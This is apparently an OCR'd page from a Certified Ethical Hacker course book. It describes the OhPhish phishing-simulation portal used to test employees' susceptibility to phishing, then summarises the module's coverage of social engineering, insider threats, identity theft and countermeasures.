
The primary objective of launching phishing campaigns against employees of the client organization is to assess the employees' susceptibility to phishing attacks and help the organization reduce risks that arise when the employees fall prey to phishing attacks sent by cyber-threat actors.

- **OhPhish**

  Source: *https://portal.ohphish.com*

  OhPhish is a web-based portal for testing employees' susceptibility to social engineering attacks. It is a phishing simulation tool that provides the organization with a platform to launch phishing simulation campaigns on its employees. The platform captures the responses and provides MIS reports and trends (on a real-time basis) that can be tracked according to the user, department, or designation.

  OhPhish can be used to audit an organization's security for phishing attacks using various phishing methods such as Entice to Click, Credential Harvesting, Send Attachment, Training, Vishing, and Smishing.


Dashboard | OhPhish
https://portal.ohphish.com/dashboard
80%
EC-Council
aware
When Everyone Protects
iLabs Developer
Navigation
Home
User Management
Campaigns
Reports
Awareness Program
Templates
Settings
Entice to Click
Credential Harvesting
Send Attachment
Assign New Training
Vishing
Smishing
Show More
© 2022 EC-Council Aware.


Dashboard

Notice: To get the most out of Aware we suggest you view our 3 minute video **walkthrough**!
To get started, Select a campaign mode:

Live Phishing Campaigns

Campaign	Campaign Type	Status	Assigned Training	Started	Stopped	Scheduled	Sent	Clicked	Compliance	Creator	Action

Figure 9.20: Screenshot of OhPhish



Module Summary

- In this module, we have discussed the following:
  - Social engineering concepts along with various kinds of social engineering attacks
  - Human-, computer-, and mobile-based social engineering techniques
  - Insider threats and the various forms they can take
  - Impersonation on social networking sites
  - Identity theft and the various forms it can take
  - Details of various countermeasures that can defend an organization against social engineering attacks, phishing attacks, insider threats, and identity theft
- In the next module, we will see how attackers, as well as ethical hackers and penetration testers, perform DoS/DDoS attacks

Module Summary

This module discussed social engineering concepts along with various phases of social engineering attack. It also discussed various human-based, computer-based, and mobile-based social engineering techniques. The module discussed insider threats, including the various types of insider threats. It gave an overview of impersonation on social networking sites. It also discussed identity theft and the types of identity theft. The module ended with a detailed discussion of various signs to watch for and countermeasures to employ in order to defend against social engineering attacks, phishing attacks, insider threats, and identity theft.

The next module will show how attackers, as well as ethical hackers and pen testers, perform DoS/DDoS attacks.

This page is intentionally left blank.

C|EH Certified Ethical Hacker

